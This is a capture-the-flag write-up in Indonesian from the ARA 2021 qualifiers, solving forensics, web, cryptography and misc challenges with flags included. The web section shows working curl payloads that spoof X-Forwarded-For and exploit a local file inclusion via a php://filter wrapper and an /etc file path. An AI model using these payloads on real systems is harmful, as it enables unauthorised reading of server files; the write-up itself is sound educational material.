


WRITEUP CTF ARA 2021 - PENYISIHAN
tetapceria



Jean Tirstan

Joy Gilbert

Rezki Janturi Pratama

Politeknik Negeri Batam

DAFTAR ISI

Forensic	3
Hub	3
The Lady Sound	5
WEB	7
Home	7
Not Secure	9
Cryptography	11
Dewan Kunci	11
Misc	12
We Promise No shit!	12
0.zip	14
Feedback	15
Feedback	15

Forensic


Hub

Executive Summary

Diberikan sebuah chall dengan sebuah file PCAP yang berisi tentang USB dan USBM, pada soal yang berikan bagaimana kita untuk menemukan sebuah file yang disembunyikan oleh seorang yang tersangkak melakukan kejahatan digital.


Technical Report

Setelah dicek, ternyata ada 6 devices yang ada di log ini.



No.	Time	Source	Destination	Protocol	Length	Information
3507	*REF*	host	1.6.1	USBMS	4123	SCSI: Data Out LUN: 0x00 (Write(10) Request Data)
2	0.000000	1.2.0	host	USB	46	GET_DESCRIPTOR Response DEVICE
4	0.000000	1.2.0	host	USB	53	GET_DESCRIPTOR Response CONFIGURATION
8	0.000000	1.5.0	host	USB	46	GET_DESCRIPTOR Response DEVICE
10	0.000000	1.5.0	host	USB	62	GET_DESCRIPTOR Response CONFIGURATION
14	0.000000	1.6.0	host	USB	46	GET_DESCRIPTOR Response DEVICE
16	0.000000	1.6.0	host	USB	60	GET_DESCRIPTOR Response CONFIGURATION
20	0.000000	1.3.0	host	USB	46	GET_DESCRIPTOR Response DEVICE
22	0.000000	1.3.0	host	USB	87	GET_DESCRIPTOR Response CONFIGURATION
26	0.000000	1.4.0	host	USB	46	GET_DESCRIPTOR Response DEVICE
28	0.000000	1.4.0	host	USB	62	GET_DESCRIPTOR Response CONFIGURATION
32	0.000000	1.1.0	host	USB	46	GET_DESCRIPTOR Response DEVICE
34	0.000000	1.1.0	host	USB	59	GET_DESCRIPTOR Response CONFIGURATION

Setelah dilakukan analisa, terdapat binary compression pada frame 3521 dengan signature PK, karena pada soal ini untuk menemukan sebuah file yang disembunyikan kami mencoba untuk mengextract file yang berupa zip itu tersebut



No.	Time	Source	Destination	Protocol	Length	Information
3521	0.002344	host	1.6.1	USBMS	539	SCSI: Data Out LUN: 0x00 (Write(10) Request Data)
3522	0.002368	1.6.1	host	USB	27	URB_BULK_out

Wireshark - Packet 3521 - Hub.pcapng

> Frame 3521: 539 bytes on wire (4312 bits), 539 bytes captured (4312 bits) on interface wireshark_extcap1872, id 0

> USB URB

USB Mass Storage

SCSI Payload (Write(10) Request Data)

[LUN: 0x0000]

[Command Set/Direct Access Device (0x00) (Using default commandset)]

[SBC Opcode: Write(10) (0x2a)]

[Request in: 3517]

[Response in: 3524]

0000 1b 00 10 b0 45 c0 04 e6 ff ff 00 00 00 00 00 00 00 00E.....

0010 00 01 00 06 00 01 03 00 02 00 00 50 4b 03 04 33PK...3

0020 00 01 00 63 00 61 62 8c 51 00 00 00 00 4b 00 00c-ab: Q...K...

0030 00 30 00 00 00 0a 00 0b 00 72 65 61 64 6d 65 2e0.....readme.

0040 74 78 74 01 99 07 00 02 00 41 45 03 08 00 26 19 txt.....AE...&

0050 67 9d f6 0e 9e 27 2b b1 7a 71 45 ee 1b dd 68 5f g.....zqE...h

0060 c8 03 43 d6 f8 1a 74 11 b0 43 a0 a6 f8 f2 12 b4 i.....C.....C.....

0070 61 08 aa 35 a7 35 fd 08 86 c6 8a 75 d7 9d 06 d0 a..5..S.....u.....

0080 a4 d7 eb 03 b0 28 4e 9a 8f 66 bb ae 70 af 38 d3(N...f...p...8

0090 65 68 20 d3 30 13 ce 3a d3 50 4b 01 02 3f 00 33 eh...0...: PK...?..3

00a0 00 01 00 63 00 61 62 8c 51 00 00 00 00 4b 00 00c-ab: Q...K...

00b0 00 30 00 00 00 0a 00 2f 00 00 00 00 00 00 200...../.....

00c0 00 00 00 00 00 00 72 65 61 64 6d 65 2e 74 78r...eadme.tx

00d0 74 0a 00 20 00 00 00 00 00 01 00 18 00 00 e7 77 t.....w.....w

00e0 4d 46 d0 d6 01 00 e7 77 4d 46 d0 d6 01 20 75 19 MP.....w MP.....u

00f0 92 3e d0 d6 01 01 99 07 00 02 00 41 45 03 08 00>.....AE.....

0100 50 4b 05 0c 00 00 00 00 01 00 01 00 67 00 00 00 PK.....>.....g.....

0110 7e 00 00 00 00 00 00 00 00 00 00 00 00 00 00w.....

0120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>.....

0130 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>.....

0140 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>.....

0150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>.....

0160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>.....


0170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>.....

0180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>.....


0190 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>.....

```
(root@kali)-[~/Downloads]
# foremost Hub.pcapng
Processing: Hub.pcapng
|foundat=readme.txt|
*|
```

setelah di extract ternyata berupa file zip dengan isi readme.txt yang di password



Untuk menemukan password zip tersebut, Jadi kami mencoba menganalisa semua log dari source 1.3.1 ke host, setelah menganalisa cukup lama setiap Leftover Capture Data tersebut, sehingga kami mendapatkan password zip itu tersebut adalah **“janganpakaijtr”**. Kami mencoba untuk extract zip tersebut dengan password yang didapatkan, dan bisa.



Flag

ara2021{password_zip_alay_tapi_flag_jangan_alay}

The Lady Sound

Executive Summary

Pada soal kali ini kita diberikan file berupa flag.m4a yang corrupt

Technical Report

untuk merecovery nya kita dapat menggunakan [faad.exe](#)

Pertama hapus **36 byte** pertama menggunakan hexeditor, kita sudah di delete lalu kita save.

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	20	20	20	20	66	74	79	70	4D	34	41	20	00	00	02	00	ftypM4A
00000010	69	73	6F	6D	69	73	6F	32	00	00	07	AF	6D	6F	6F	76	isomiso2..._moov
00000020	6D	64	61	74	DE	02	00	4C	61	76	63	35	38	2E	35	34	mdatP..Lavc58.54
00000030	2E	31	30	30	00	42	20	08	C1	18	38	21	10	04	60	8C	.100.B .Á.8!...'€
00000040	1C	21	10	04	60	8C	1C	21	10	04	60	8C	1C	21	10	04	.!...'€!...'€!...

Lalu kita decode menggunakan faad.exe dan menghasilkan output **flag.wav**

```
C:\Users\STARN\Downloads\Music>faad "flag.m4a"
***** Ahead Software MPEG-4 AAC Decoder V2.10.0 *****

Build: Jan  4 2021
Copyright 2002-2004: Ahead Software AG
http://www.audiocoding.com
bug tracking: https://sourceforge.net/p/faac/bugs/
Floating point version

This program is free software; you can redistribute it and/or modify
it under the terms of the GNU General Public License.

*****

flag.m4a file info:
RAW

-----
| Config:  2 Ch |
-----
| Ch |   Position   |
-----
| 00 | Left front  |
| 01 | Right front  |
-----

Decoding flag.m4a took:  0.03 sec.  0.00x real-time.
```

Setelah sudah di decode kami mencoba membuka file wav tersebut. Dan filenya bisa di dengarkan dan mendapatkan flagnya Here is your flag th15_15_34sy

Flag

ara2021{th15_15_34sy}

WEB

Home

Executive Summary

Diberikan halaman web, namun ketika diakses ip address not allowed. Selain itu, ada tulisan FORWARD yang terlihat seperti clue.

Technical Report

kami menncoba untuk menambahkan header X-Forwarded-For kemudian ip nya diisi ip local 127.0.0.1.

```
curl --header "X-Forwarded-For:127.0.0.1" http://149.28.138.91:4444
```

```
(root@Kali)-[~]
# curl --header "X-Forwarded-For:127.0.0.1" http://149.28.138.91:4444
<!doctype html>
<html lang="en">
  <head>
    <!-- Required meta tags -->
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link rel="stylesheet" href="style/style.css">
    <!-- Bootstrap CSS -->
    <title>HOME</title>
  </head>
  <body>
    <center style="margin-bottom:30px">
      <h1>HOME</h1>
      

      <h5 class="card-title">Kitchen</h5>
      <a href="select.php?room=kitchen.php" class="btn btn-primary">Go</a>

      <h5 class="card-title">Living Room</h5>
      <a href="select.php?room=livingroom.php" class="btn btn-primary">Go</a>

      <h5 class="card-title">Bedroom</h5>
      <a href="select.php?room=bedroom.php" class="btn btn-primary">Go</a>

    </center>
  </body>
</html>
```

Saat kami kunjungi, kami dapatkan ada 3 page yakni kitchen.php, livingroom.php, dan bedroom.php. Langsung saja kami mencoba satu persatu dari ketiga page itu tersebut.


```
(root@kali)~# curl --header "X-Forwarded-For:127.0.0.1" http://149.28.138.91:4444/select.php?room=kitchen.php
<!doctype html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>HOME</title>
</head>
<body>
  <center>
    <h1>MY ROOM</h1>
    <h3>Kitchen</h3>
    <p> Flag Gratis Untukmu $flag1 = "ara2021{127.0.0.1_Is_}"</p>
  </center>
</body>
</html>
```

```
curl --header "X-Forwarded-For: 127.0.0.1"
http://149.28.138.91:4444/select.php?room=kitchen.php
```

Kami mencoba akses menggunakan curl yang kitchen.php, dan mendapatkan bagian flag yang pertama, Selanjutnya coba akses yang livingroom.php. Dikarenakan ada celah LFI dibagian file select.php, langsung saja mencari potongan flag selanjutnya.

```
(root@kali)~# curl --header "X-Forwarded-For:127.0.0.1" http://149.28.138.91:4444/select.php?room=php://filter/convert.base64-encode/resource=livingroom.php
<!doctype html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>HOME</title>
</head>
<body>
  <center>
    <h1>MY ROOM</h1>
    <p>PGgzPkxpdmluZyBSb29tPC9oMz4NCjxwPlNvbWV0aGluZyBoaWRkZW4gaW4gdGhpcyBQUdFlb0Bw0uLi48L3A+DQo8P3BocCANC1AgICAKZmxhZzIgPSAid0gzcmVfMHVSXyINCj8+
  </p>
  <?php
    $flag2 = "wH3re_0uR_"
  ?>
```


```
curl --header "X-Forwarded-For: 127.0.0.1"
http://149.28.138.91:4444/select.php?room=php://filter/convert.base64-enc
ode/resource=livingroom.php
```

Pada potongan flag kedua ini hasil pada bagian flagnya adalah base64 kita coba untuk decode, dan mendapatkan hasil bagian yang kedua

```
(root@kali)~# echo -ne PGgzPkxpdmluZyBSb29tPC9oMz4NCjxwPlNvbWV0aGluZyBoaWRkZW4gaW4gdGhpcyBQUdFlb0Bw0uLi
<h3>Living Room</h3>
<p>Something hidden in this PAGE. hmm ... </p>
<?php
  $flag2 = "wH3re_0uR_"
?>
```

Untuk mencari potongan yang ketiga kita masih mencoba menggunakan metode curl

```
curl --header "X-Forwarded-For:127.0.0.1"
http://149.28.138.91:4444/select.php?room=/etc/flag3.txttxt
```



```
root@Kali: ~  
File Actions Edit View Help  
(root@Kali)-[~]  
# curl --header "X-Forwarded-For:127.0.0.1" http://149.28.138.91:4444/select.php?room=/etc/flag3.txttxt  
  
<!doctype html>  
<html lang="en">  
  <head>  
    <!-- Required meta tags -->  
    <meta charset="utf-8">  
    <meta name="viewport" content="width=device-width, initial-scale=1">  
    <title>HOME</title>  
  </head>  
  <body>  
    <center>  
      <h1>MY ROOM</h1>  
      $flag3 = "St0rY_B3Gins";  
    </center>  
  </body>  
</html>  
  
(root@Kali)-[~]  
#
```

Dan kita sudah mendapatkan ketiga bagian flag itu tersebut

Flag

ara2021{127.0.0.1_Is_wH3re_0uR_St0rY_B3Gins}

Not Secure

Executive Summary


Diberikan sebuah website, yang ketika diakses hanya muncul tulisan disuruh cari rahasia di website.




Temukan rahasia site ini :)

Technical Report


Pada soal ini kami terlalu out the topic, karena kami sudah mencoba cek header request, cookie, dll dan tidak mendapatkan hasil apapun sampai ingin mencoba pentest. Setelah beberapa waktunya kami mendapatkan hal yang aneh yaitu web tersebut adalah https, langsung saja mencari yang berhubungan dengan SSL certificate.



Pada certificate tersebut ada hal yang membuat kami mencurigakan yaitu ada website lain pada bagian Detail Certificate itu tersebut



Lalu kami mencoba kunjungi website itu tersebut dan didapatkan flagnya



flag

ara2021{p3nt1n6nya53rt1vik4sih}

Cryptography

Dewan Kunci

Executive Summary

Lihat jari jemari anda

Cipher : zeq3p1z}nr5[xL;\sq2/7wjr7\irf,hrg.jr7w;[dedr;r8p60x6e{

Technical Report

ini adalah keyboard cipher. Ada tool yang berguna di internet:

<https://www.dcode.fr/keyboard-shift-cipher>. dan flagnya di dapatkan



Tapi ketika di input flagnya salah,kami coba diteliti lagi kami coba kunjungi website yang berada dalam flag tersebut ternyata tidak ada,setelah mencari website itu digoogle,akhirnya diketahui kalau z itu adalah a,lalu kita mencoba submit flag yang benar.

Flag

ara2021{https://www.mememaker.net/meme/perception-253}

Misc

We Promise No shit!

Executive Summary

PT Pama Persada sedang membuat sayembara untuk memecahkan teka-teki yang mereka buat, cari tau siapa aku dan dia maka kamu akan menemukan harta karunya! Aku merupakan website yang mulai viral pada tahun 2015, diciptakan oleh salah satu alumni dari kampus penyelenggara ARA CTF ini. Beritaku di upload di kanal its pada tanggal 11 januari 2016 aku senang sekali waktu itu. Dia adalah judul lagu yang dinyanyikan oleh salah satu diva di Indonesia, dan mungkin keluargamu sering mendengarkannya di tv, kadang bercerita tentang karma. Coba ketik ini di halamannya mbahmu yang terkenal itu : aku/dia Mungkin lebih sopan untuk nulisnya huruf kecil semua

Technical Report

Dari clue soal, dapat

<https://www.its.ac.id/news/2016/01/11/mahasiswa-its-iseng-ciapkan-pemendek-tautan/> 'Aku' di soal ini adalah intip.in. Dia nya sebuah lagu, tapi kan ada hubungannya dengan karma, dan sering ditonton ibu-ibu, berarti lagu yang sering diputar di Indosiar.

Sepertinya itu lagu dari Rossa



Buka aja link <https://intip.in/hatayangkausakiti> dan dapat dua file. Coba lihat differrencenya (<https://www.diffchecker.com/mLhppHjF>) dan dapat mengarah ke perpustakaan its.lalu kami mencoba mencari ulasan/review dari yang terbaru yang berawalan menemukan ini



IT02_lambang akbar wijayadi
3 reviews




★★★★☆ a month ago
ini bukan flagnya

(Translated by Google)
this is not the flag



8



Share

Ternyata ada review lain dari lambang akbar wijayadi itu kembali yaitu,



Lambang Akbar Wijayadi
1 review



★★★★★ a month ago
tempat yang nyaman, foto ini kegiatan yang pernah
dilaksanakan di It 6 perpustakaan. lebih detail ketemu
jawaban yang anda cari cari.

(Translated by Google)
comfortable place, this photo is an activity that has
been carried out on the 6th floor of the library. in more
detail found the answer you are looking for.



Coba di play videonya ternyata flagnya muncul



flag

ara2021{oP3n_0N_Mo131L3}

0.zip

Executive Summary

PT Pama Persada sedang melakukan pengeboran untuk mendapatkan mineral di lokasi penemuan mineral terbaru mereka. seorang engginer nya lalu berkata : We need to go deeper, ketika dibuka sepertinya zip yang berulang didalamnya.

Technical Report

Langsung saja kami mencoba strings zip tersebut, ternyata di coba sudah langsung muncul flagnya pada 46.zip

```
(root@Kali)~[~/Desktop]
# strings 0.zip | grep ara
46.zipara2021{1N53r7-1Nc3P710N-M3m3-H3R3-3TuxG6}PK

(root@Kali)~[~/Desktop]
#
```

flag

ara2021{1N53r7-1Nc3P710N-M3m3-H3R3-3TuxG6}

Feedback

Feedback

Executive Summary

Halo Sobat ARA kami dari pihak panitia meminta Feedback kalian terhadap penyelenggaraan ARA 2021 kali ini. Terima kasih sobat ARA.

<https://intip.in/FeedbackCTFARA>

Technical Report

Isi saja semuanya dengan hati yang tulus hehe, lalu kita mendapatkan flag itu tersebut

Feedback Kompetisi CTF ARA 2021

Halo Sobat ARA terima kasih telah mengisi feedback yang sudah ada. Selamat berkompetisi dan sampai berjumpa di ARA 2022

Flag : ara2021{Terima_Kasih_Sudah_Mengisi_Feedback}

Flag

